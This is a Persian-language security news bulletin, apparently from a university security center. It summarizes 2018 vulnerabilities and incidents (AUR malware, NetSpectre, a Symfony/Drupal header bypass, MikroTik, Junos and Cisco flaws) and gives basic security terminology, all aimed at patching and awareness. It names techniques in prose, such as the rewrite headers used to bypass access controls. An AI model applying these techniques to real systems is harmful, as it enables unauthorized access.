به محض کشف این موضوع، پشتیبان های AUR، تغییرات ایجاد شده در بسته را بازگرداندند، حساب کاربری "xeactor" را مسدود نموده و همچنین دو بسته دیگر را که اخیراً "xeactor" به همان شیوه تغییر و مورد استفاده قرار داده بود یافتند.

بسته های نرم‌افزاری مخرب

تیم AUR همچنین دو بسته دیگر را بدون آشکار کردن نام آنها حذف کرد.

بنابراین اگر شما کاربر Arch Linux هستید که اخیراً "acroread" را دانلود کرده اید توصیه می شود که آن را حذف کنید.

در حالی که این موضوع تهدیدی جدی برای کاربران Linux محسوب نمی شود، اما موجب شروع بحثی در رابطه با امنیت بسته های نرم افزاری غیرقابل اعتماد می شود.

آقای Giancarlo Razzolini می گوید ممکن است بسته های AUR ارائه شده توسط کاربر حاوی کد مخرب باشند و اعتماد به این بسته‌ها از نظر امنیتی کار صحیحی نیست.

بنابراین کاربران باید مخزن های دستکاری شده توسط کاربر را دوباره چک کنند که ببینند چه چیزی را دانلود کرده اند.

منبع خبر :

https://thehackernews.com /۲۰۱۸/۰۷/ arch-linux-aur-malware.html

سرقت داده های شبکه توسط حمله جدید Spectre

اخبار امنیتی (گردآورنده: هادی کرمی)

محققان امنیتی، حمله ی جدیدی از نوع Spectre کشف کرده اند که می تواند شبکه را تحت تأثیر قرار دهد، البته بر خلاف حملات دیگرِ Spectre، در این حمله لازم است قطعه کدی به صورت محلی بر روی سیستم قربانی اجرا شود.

NetSpectre یک حمله از راه دور است که به Spectre نوع اول مربوط می شود و از طراحی اجرای احتمالی سوء استفاده می کند.

اگر خبر ندارید، باید بگوییم Spectre نوع ۱ با شناسه CVE-۲۰۱۷-۵۷۵۳، در اوایل سال جاری با عنوان Spectre و Meltdown گزارش داده شد.

اجرای احتمالی، یکی از مؤلفه های اصلی در طراحی پردازنده های مدرن است که به صورت احتمالی دستورالعمل ها را بر اساس مفروضاتی که صحیح در نظر گرفته‌می شوند، اجرا می کند. اگر فرضیات مذکور معتبر باشند اجرا ادامه می یابد و در غیر این صورت روند اجرا متوقف خواهد شد.

این موضوع به مهاجم امکان اجرای کدهای مخرب می دهد، که می تواند به صورت بالقوه برای استخراج داده از حافظه یCPU ها، مانند کلمات عبور، کلیدهای رمزنگاری و سایر اطلاعات حساس مورد سوءاستفاده قرار گیرد.

محققان نشان دادند که حمله NetSpectre به جای تکیه بر کانال کَش نهان از کانال نهان مبتنی بر AVX استفاده می کند، که به مهاجم اجازه می دهد داده ها را با سرعت ناکارآمد ۶۰ بیت بر ثانیه از سیستم هدف ضبط نماید.

حمله NetSpectre به مهاجمان اجاز ه می دهد حافظه سیستم های موجود در شبکه را خوانده و اطلاعات آن ها را استخراج نمایند، البته این موضوع در مورد شبکه هایی صادق است که دارای ابزارهای Spectre هستند _این ابزار کدی است که به عملیات مختلف امکاناتی نظیر خواندن یک آرایه را در حلقه ای می دهد که در هر بار تکرار آن، محدوده ی آرایه بررسی می شود.

برای انجام این حمله در یک شبکه کافی است که مهاجم تعدادی درخواست جعلی را به ماشین هدف فرستاده و زمان پاسخ را اندازه بگیرد، و با این عمل به مقادیر محرمانه حافظه ماشین دست یابد.

منبع خبر :

https://thehackernews.com /۲۰۱۸/۰۷/ netspectre--remote-spectre-attack.html

آسیب پذیری

باز هم آسیب پذیری در دروپال و ایجاد فرصت برای هکرها!

آسیب پذیری (گردآورنده: سهیلا مرادی)

زمان به روز رسانی سایت های دروپالی فرارسیده است!

دروپال یکی از سیستم های مدیریت محتوای اُپن سورس محبوب می باشد، که نسخه ی جدیدی را به منظور رفع آسیب پذیری دور زدن امنیت منتشر نموده است، این آسیب پذیری به مهاجم راه دور اجازه می دهد کنترل کامل سایت را به دست بگیرد.

آسیب پذیری شناخته شده با شناسه CVE-2018-14773، در یک کتابخانه شخص ثالث با عنوان Symfony HttpFoundation قرار داشته، که در هسته دروپال مورد استفاده قرار می گیرد و دروپال نسخه x.۸ (نسخه های قبل از ۸/۵/۶) را تحت تأثیر قرار می دهد.

از آنجا که symfony_ یک فریم ورک وب اپلیکیشن با مجموعه ای از مؤلفه های PHP - در اکثر پروژه ها مورد استفاده قرار می گیرد، بنابراین می توان گفت این آسیب پذیری به صورت بالقوه اکثر وب اپلیکیشن ها را در معرض خطر هک قرار می دهد.

تشریح آسیب پذیری Symfony

طبق ابلاغیه منتشر شده توسط symfony، این آسیب پذیری که موجب دور زدن امنیت می گردد به علت پشتیبانی symfony از هدرهای خطرناک HTTP است.

مهاجم می تواند از راه دور با مقادیر هدر HTTP آلوده ای مانند 'X-Original-URL' یا 'X-Rewrite-URL' که مسیر را در URL درخواستی بازنویسی نموده و با دور زدن محدودیت دسترسی، موجب باز شدن آدرس دیگری می گردد، این آسیب پذیری را اکسپلویت نماید.

این آسیب پذیری در symfony نسخه های ۲/۷/۴۹, ۲/۸/۴۴, ۳/۳/۱۸, ۳/۴/۱۴, ۴/۰/۱۴ و ۴/۱/۳ برطرف شده و دروپال این آسیب پذیری را در آخرین نسخه خود، یعنی ۸/۵/۶، وصله نموده است.

همین آسیب پذیری در فریم ورک Zend وجود دارد

علاوه بر symfony، تیم دروپال آسیب پذیری مشابهی نیز در کتابخانه های Zend Feed و Diactoros موجود در هسته دروپال یافته است، که آسیب پذیری URL Rewrite نامیده می شود.گرچه گفته می شود هسته دروپال از این قابلیت های آسیب پذیر استفاده نمی کند، اما با این حال به کاربران توصیه می گردد در صورتی که سایت یا ماژول آن ها از Zend Feed یا Diactoros به طور مستقیم استفاده می کند وب سایت های خود را وصله نمایند.

میلیون ها سایت از دروپال استفاده می کنند و متأسفانه اخیراً پس از افشای آسیب پذیری حیاتی Drupalgeddon۲ به شدت مورد حمله قرار گرفته است.

*** بنابراین اکیداً توصیه می گردد قبل از اینکه هکرها دست به کار شده و کنترل سایت شما را به دست بگیرند، سایت خود را در اسرع وقت به روز نمایید.**

منبع خبر :

https://thehackernews.com /۲۰۱۸/۰۸/ symfony-drupal-hack.html

هشدار فوری مرکز ماهر درخصوص آلودگی تعداد زیادی از روترهای میکروتیک در کشور

آسیب پذیری (گردآورنده: سهیلا مرادی)

متأسفانه علی رغم هشدار پیشین این مرکز در اوایل اردیبهشت ماه درخصوص آسیب پذیری گسترده ی روترهای میکروتیک در سطح شبکه کشور، بسیاری از کاربران و مدیران این تجهیزات هنوز نسبت به بروزرسانی و رفع آسیب پذیری این تجهیزات اقدام نکرده اند.

در ایـن رابطـه، رصـد شـبکه کشـور در روزهـای اخیـر نشـان دهنـده حملات گسـترده به پـورت ۲۳ (telnet) از مبدأ روترهای میکروتیک آسیب پذیر آلوده شده در سطح کشور است.

آلودگـی ایـن روترهـا عمدتـاً از طریـق آسـیب پذیـری اشـاره شـده اخیـر (آسـیب پذیـری پـورت ۸۲۹۱ مربـوط بـه سـرویس winbox) صورت گرفته اسـت. فهرسـت آدرس های IP روترهای آلـوده در سـاعات آتـی در سـامانه تعاملـی مرکـز ماهـر در دسـترس اعضـا خواهـد بـود. مدیـران شـبکه عضـو سـامانه مـی تواننـد ضمـن مراجعـه بـه سـامانه تعاملـی از آلودگـی روترهای کاربران خود مطلع شوند.

لـذا بـه منظـور حفاظـت از روترهـای میکروتیـک، اکیـداً توصیـه مـی گـردد سـریعاً بـه روز رسـانی سیسـتم عامـل و مسدودسـازی پـورت هـای مدیریـت تجهیـز بـر روی اینترنـت اجرا گردد.

منبع خبر:

https://www.certcc.ir/news/۱۲٤٥٠

آسـیب پذیـری در سیسـتم عامـل Junos تجهیـزات شـبکه جونیپـر کـه امـکان دسترسی root را به هکر می دهد!

آسیب پذیری (گردآورنده: آتوسا خدامرادی)

شدت آسیب پذیری

بـا توجـه بـه گزارشـات منتشـر شـده، شـدت ایـن آسـیب پذیری high می‌باشد.

خلاصه آسیب پذیری

این آسیب پذیری در سیستم عامل Junos از تجهیزات شبکه ای جونیپـر یافـت شـده اسـت، و بـه هکـری کـه بـدون داشـتن امتیاز دسترسی، احراز هویت شده است اجازه مـی دهـد کـه بـه امتیـاز کامـل در سیسـتم دسـت پیـدا کنـد. در واقـع مـی توان این آسـیب پذیری را آسـیب پذیـری افزایش حق دسترسـی نام نهـاد زیـرا بـه موجـب آن یـک کاربـر معمولـی احـراز هویـت شده، با دسترسی به shell سیستم عامل مـی تواند امـتیاز root پیدا کند.

نسـخه‌هایی از این سیسـتم عامل که تحت تأثیراین آسیب پذیری هستند در زیر آورده شده است:

- نسخه های قبل از 12.1X46 تا نسخه 12.1X46-D45 در سری های SRX
- نسخه های قبل از 12.3X48 تا نسخه 12.3X48-D20 در سری های SRX
- نسخه های قبل از 12.3 تا نسخه 12.3R11 در سری های EX
- نسـخه هـای قبـل از 14.1X53 تـا نسـخه 14.1X53-D30 در EX2200/VC، EX3200، EX3300/VC، EX4200، EX4300، EX4550/VC، EX4600، EX6200، EX8200/VC (XRE)، QFX3500، QFX3600، QFX5100.
- نسـخه هـای قبـل از ۱۵/۱X٤۹ تـا D۲۰-۱۵/۱X٤۹ در سـری های SRX

راهکارهای امنیتی ارائه شده تاکنون

نسـخه هـای نـرم افـزاری زیـر بـرای حـل ایـن مشـکل منتشـر شده اند:

- Junos OS 12.1X46-D45
- 12.3X48-D20
- 12.3R11
- 14.1X53-D30
- 15.1X49-D20و تمامی نسخه های منتشر شده بعد از آن.

بـه عنـوان راه حـل بایـد دسترسـی کاربـران غیـر مجاز بـه shell سیسـتم عامـل Junos را غیـر فعـال نمـوده و اجـازه دسترسـی تنها به مدیر معتبر داده شـود. نسـخه های منتشـر شـده، وصله هـا و به‌روزرسـانی هـای ارائـه شـده در مسـیر زیـر قابـل دسترس هستند:

https://www.juniper.net/support/downloads/

منبع خبر:

https://kb.juniper.net/InfoCenter/index?page=content&id=JSA۱۰۸۵۷ &cat=SIRT-۱ actp=LIST

خبرهای مشابه

آسیب پذیری سرریز بافر در CLI سیستم عامل junos، مربوط به تجهیزات شبکه ای جونیپر

منبع خبر:

https://cert.razi.ac.ir

https://kb.juniper.net/InfoCenter/index?page=content&id=JSA۱۰۸۰۳ &cat=SIRT-۱actp=LIST

آسیب‌پذیری دسترسی غیرمجاز در پایگاه داده Policy Builder از مجموعه سیاست‌های سیسکو

آسیب پذیری (گردآورنده: پویان مسعودی‌نیا)

شدت آسیب پذیری

با توجه به گزارشات منتشر شده، شدت این آسیب پذیری Critical می باشد.

خلاصه آسیب‌پذیری

وجود این آسیب پذیری با شناسه CVE-2018-0374، در پایگاه داده Policy Builder از مجموعه سیاست های سیسکو، یک هکر احزار هویت نشده را قادر می سازد که از راه دور و به صورت مستقیم به پایگاه داده Builder Policy متصل شود.

لازم به ذکر است که این آسیب پذیری ناشی از عدم احراز هویت است. یک هکر می تواند این آسیب پذیری را به وسیله اتصال مستقیم به پایگاه داده Policy Builder اکسپلویت نماید. یک اکسپلویت موفق می تواند به هکر اجازه دسترسی و تغییر بر روی داده های موجود در پایگاه داده Policy Builder را بدهد.

این آسیب پذیری نسخه های قبل از ۱۸/۲/۰ از مجموعه سیاست های سیسکو را تحت تأثیر قرار می دهد. مدیران می توانند نسخه مجموعه سیاست های سیسکو را که در دستگاه آن ها در حال اجرا است، به وسیله وارد کردن دستور زیر در خط فرمان مشاهده نمایند:

about.sh

راهکارهای امنیتی ارائه شده تاکنون

سیسکو تاکنون راهکاری برای این آسیب پذیری ارائه ننموده، اما در جدیدترین به روز رسانی خود این آسیب پذیری را نیز پوشش داده است. جزئیات این به روز رسانی را در مسیر زیر می توان مشاهده نمود:

https://www.cisco.com/c/en/us/products/end-user-license-agreement.html

منبع خبر:

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa -۲۰۱۸۰۷۱۸ -policy-unauth-access

خبرهای مشابه

آسیب پذیری در IP Phone سیسکو، به وسیله تزریق کد در رابط کاربر مبتنی بر وب، به وسیله Multiplatform Firmware

منبع خبر:

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa -۲۰۱۸۰۷۱۱ -phone-webui-inject

۵. آسیب پذیری گذرواژه پیش فرض در مدیریت سیاست‌های سیسکو

آسیب پذیری (گردآورنده: آرزو حسنی)

شدت آسیب پذیری

با توجه به گزارشات منتشر شده، شدت این آسیب‌پذیری Critical می باشد.

خلاصه آسیب پذیری

این آسیب پذیری در مدیریت سیاست‌های سیسکو به یک مهاجم ناشناس اجازه می دهد تا از راه دور به عنوان کاربر استاتیک و با استفاده از حساب کاربری root به یک سیستم آسیب دیده وارد شود.

این آسیب پذیری ناشی از حضور بدون مجوز با اعتبار کاربر استاتیک برای حساب کاربری root است. مهاجم می تواند از این آسیب‌پذیری، با استفاده از حساب کاربری برای ورود به یک سیستم آسیب دیده استفاده کند. این اکسپلویت می تواند به مهاجم اجازه دهد تا به عنوان کاربر root به سیستم آسیب دیده وارد شده و دستورات دلخواه خود را اجرا کند.

راهکارهای امنیتی ارائه شده تاکنون

سیسکو به روز رسانی های نرم افزاری را که مربوط به این آسیب پذیری است، منتشر نموده است. تاکنون هیچ راه حلی برای این آسیب پذیری ارائه نشده است.

منبع خبر:

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180718-policy-cm-default-psswrd

۷. آسیب پذیری دسترسی غیرمجاز در رابط OSGi از مجموعه سیاست‌های سیسکو

آسیب پذیری (گردآورنده: آتوسا خدامرادی)

شدت آسیب پذیری

با توجه به گزارشات منتشر شده، شدت این آسیب پذیری Critical می باشد.

خلاصه آسیب پذیری

یک آسیب پذیری در رابط

Open Systems Gateway initiative (OSGi)

از مجموعه سیاست های سیسکو، می تواند به یک هکر احراز هویت نشده اجازه دهد که از راه دور به صورت مستقیم به رابط OSGi متصل شود. این آسیب پذیری ناشی از عدم احراز هویت است. هکر می تواند این آسیب پذیری را به وسیله اتصال مستقیم به رابط OSGi اکسپلویت نماید. این اکسپلویت هکر را قادر می سازد که به فایل هایی که به وسیله پردازش OSGi در دسترس هستند، دسترسی پیدا کرده و آن‌ها را تغییر دهد.

این آسیب پذیری نسخه های قبل از ۱۸/۱/۰ از مجموعه سیاست های سیسکو را تحت تأثیر قرار می دهد. مدیران می توانند نسخه ای از مجموعه سیاست های سیسکو را که در دستگاه آن ها در حال اجرا است، به وسیله وارد کردن دستور زیر در خط فرمان مشاهده نمایند:

about.sh

راهکارهای امنیتی ارائه شده تاکنون

سیسکو تاکنون راهکاری برای این آسیب پذیری ارائه ننموده، اما در جدیدترین به روز رسانی خود این آسیب پذیری را نیز پوشش داده است. جزئیات این به روز رسانی را در مسیر زیر می توان مشاهده نمود:

https://www.cisco.com/c/en/us/products/end-user-license-agreement.html

منبع خبر:

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180718-ps-osgi-unauth-access

امنیت کاربر رایانه

جهان در دهه های اخیر و به ویژه در پنج سال گذشته عرصه تحولات چشمگیری بوده که بسیاری از مناسبات و معادلات پیشین را به طور اساسی دستخوش تغییر نموده است. این تحولات که با محوریت کاربری وسیع از فناوری اطلاعات و ارتباطات امکانپذیر شده، از کاربرد رایانه به عنوان ابزار خودکارسازی (Automation) و افزایش بهره وری آغاز گردیده و اکنون با تکامل کاربری آن در ایجاد فضای هم افزائی مشارکتی (Collaboration) عملاً زندگی فردی و اجتماعی بشر را دگرگون ساخته است. به باور بسیاری از صاحب نظران ورود به فضای مجازی حاصل از فناوری نوین اطلاعات و ارتباطات دوره جدیدی از تمدن بشری را رقم زده، به نحوی که انقلاب عصر اطلاعات شیوه اندیشه، تولید، مصرف، تجارت، مدیریت، ارتباط، جنگ و حتي دینداری را دگرگون ساخته است.

این تحول بزرگ الزامات و تبعات فراوانی را به همراه داشته که از مهم ترین آنها بوجود آمدن مفاهیم نوین امنیت مجازی یا امنیت در فضاي سایبر می باشد. با تغییری که در اطلاق عبارت "شبکه رایانه ای" از یک شبکه کوچک کارگروهی به شبکه ای گسترده و جهانی (اینترنت) واقع گردیده، و با توجه به رشد روزافزون تعاملات و تبادلاتی که روی شبکه های رایانه ای صورت می پذیرد، نیاز به نظام های حفاظت و امنیت الکترونیکی بسیار حیاتی است.

✓ در این شماره از بولتن خبری، در بخش "امنیت کاربر رایانه" قصد داریم در رابطه با مفاهیم اساسی و پایه ای امنیت صحبت کنیم.

این مطالب کاربر رایانه را با مفاهیم پایه امنیت مانند اصطلاحات امنیتی، مفهوم امنیت، دلیل اهمیت امنیت، تلفات بالقوه ناشی از حملات امنیتی و ... آشنا می سازد.


اصطلاحات ضروری
Threat
تهدید
هر اقدام یا رویدادی که به صورت بالقوه توانایی نقض نمودن امنیت را دارد
Exploit
اکسپلویت
یک شیوه ی تعریف شده برای نقض امنیت یک سیستم اطلاعاتی از طریق آسیب پذیری
Vulnerability
آسیب پذیری
وجود یک خطای مربوط به ضعف، طراحی یا پیاده سازی در سیستم، که می تواند منجر به یک رویداد غیرمنتظره و نامطلوب شده و امنیت سیستم را به خطر بیندازد
کِرَکِر، مهاجم یا نفوذگر
Cracker, Attacker, or Intruder
فردی که به منظور سرقت اطلاعات، تغییر و یا تخریب آن ها وارد یک سیستم می گردد
Attack
حمله
هر اقدامی که برای نقض امنیت سیستم، از تهدیدهای هوشمندانه به وجود آمده است
Data Theft
سرقت داده
عمل ربودن اطلاعات از سیستم کاربر


امنیت کامپیوتر
کاربران به منظور حفاظت از اطلاعات خود باید بر روی تهدیدات مختلف امنیتی متمرکز شوند
3
امنیت کامپیوتر، به حفاظت از سیستم های کامپیوتری و اطلاعاتی که کاربر ذخیره یا پردازش می کند اشاره دارد
2
امنیت، یک وضعیت مطلوب از اطلاعات و زیرساخت است
1


چرا امنیت؟
امنیت کامپیوتر برای حفاظت از محرمانگی، صحت و دسترس پذیری سیستم های کامپیوتری و منابع آن ها حائز اهمیت است
کنترل و مدیریت کامپیوتر رفته رفته پیچیده تر شده و موجب ایجاد راه های بیشتری برای حمله می گردد
سیر تکاملی تکنولوژی به گونه ای است که به سمت "سهولت استفاده" پیش می رود و با این اوصاف برای اکسپلویت نمودن مهارت خاصی لازم نیست
محیط شبکه و اپلیکیشن های مبتنی بر شبکه شرایط بهتری را برای حمله فراهم می نمایند


تلفات بالقوه ناشی از حملات امنیتی
سوءاستفاده از منابع کامپیوتر
ضررهای مالی
سرقت یا گم شدن داده
عدم دسترسی به منابع
از دست دادن اعتماد
سرقت هویت

خطرات امنیتی برای کاربران خانگی

- کاربران خانگی مستعد ابتلا به حملات سایبری مختلف هستند، چرا که به دلیل پایین بودن سطح آگاهی امنیتی به راحتی مورد هدف مهاجمان قرار می گیرند
- خطر امنیتی برای کاربران خانگی، از حملات کامپیوتری مختلف و نیز حوادث کامپیوتری ناشی می شود که موجب آسیب فیزیکی به سیستم های کامپیوتری می گردد

حوادث کامپیوتری

- خرابی هارددیسک یا اجزای دیگر
- خرابی برق و امواج
- سرقت دستگاه های الکترونیکی

حملات کامپیوتری

- حملات بدافزاری
- حملات ایمیل
- حملات کد سمت کلاینت_ مانند جاوا، جاواسکریپت و اکتیوایکس
- سرقت هویت و کلاهبرداری های کامپیوتری شنود بسته ها
- واسط حمله دیگر شدن _ زامبی

چه چیزی یک کامپیوتر خانگی را آسیب پذیر می کند؟


چه چیزی موجب امنیت سیستم می گردد؟
اقدامات امنیتی سیستم، به محافظت از کامپیوترها و نیز اطلاعات ذخیره شده در آن ها در مقابل تلفات ناگهانی، تهدیدات مخرب، دسترسی های غیرمجاز و غیره کمک می کند
کنترل دسترسی بر روی داده
نظارت بر سیستم به منظور بررسی اینکه چه کسی و با چه هدفی به داده ها دسترسی پیدا کرده است
تعریف قوانین دسترسی بر اساس سطوح امنیتی سیستم
کنترل دسترسی بر روی سیستم
حصول اطمینان از اینکه کاربران غیرمجاز نمی توانند وارد سیستم شوند
کاربران مجاز حتماً باید درباره امنیت اطلاعات داشته باشند
طراحی سیستم
پیاده سازی ویژگی های امنیتی مختلف در طراحی نرم افزار و سخت افزار، مانند تقسیم بندی حافظه، محدود نمودن حق دسترسی و غیره
مدیریت سیستم و امنیت آن
انجام وظایف مربوط به مدیریت سیستم و امنیت آن به طور منظم، مانند پیکربندی تنظیمات سیستم، پیاده سازی سیاست های امنیتی، چک نمودن وضعیت سیستم وغیره


مزایای آگاهی از امنیت کامپیوتر
آگاهی از امنیت کامپیوتر موجب به حداقل رساندن شانس حملات کامپیوتری می گردد
مانع از دست رفتن اطلاعات ذخیره شده بر روی سیستم می گردد
به کاربران کمک می کند که مجرمان سایبری نتوانند از سیستم آن ها به منظور حمله به سیستم های دیگر استفاده کنند
در صورت رخداد یک حادثه امنیتی که موجب صدمه فیزیکی به سیستم می گردد تلفات به حداقل می رسد
کاربران را قادر می سازد تا از داده های حساس و منابع محاسباتی خود در مقابل دسترسی های غیرمجاز محافظت نمایند

مرکز تخصصی آپا دانشگاه رازی

آژانس تبلیغاتی تمام خدمت باروک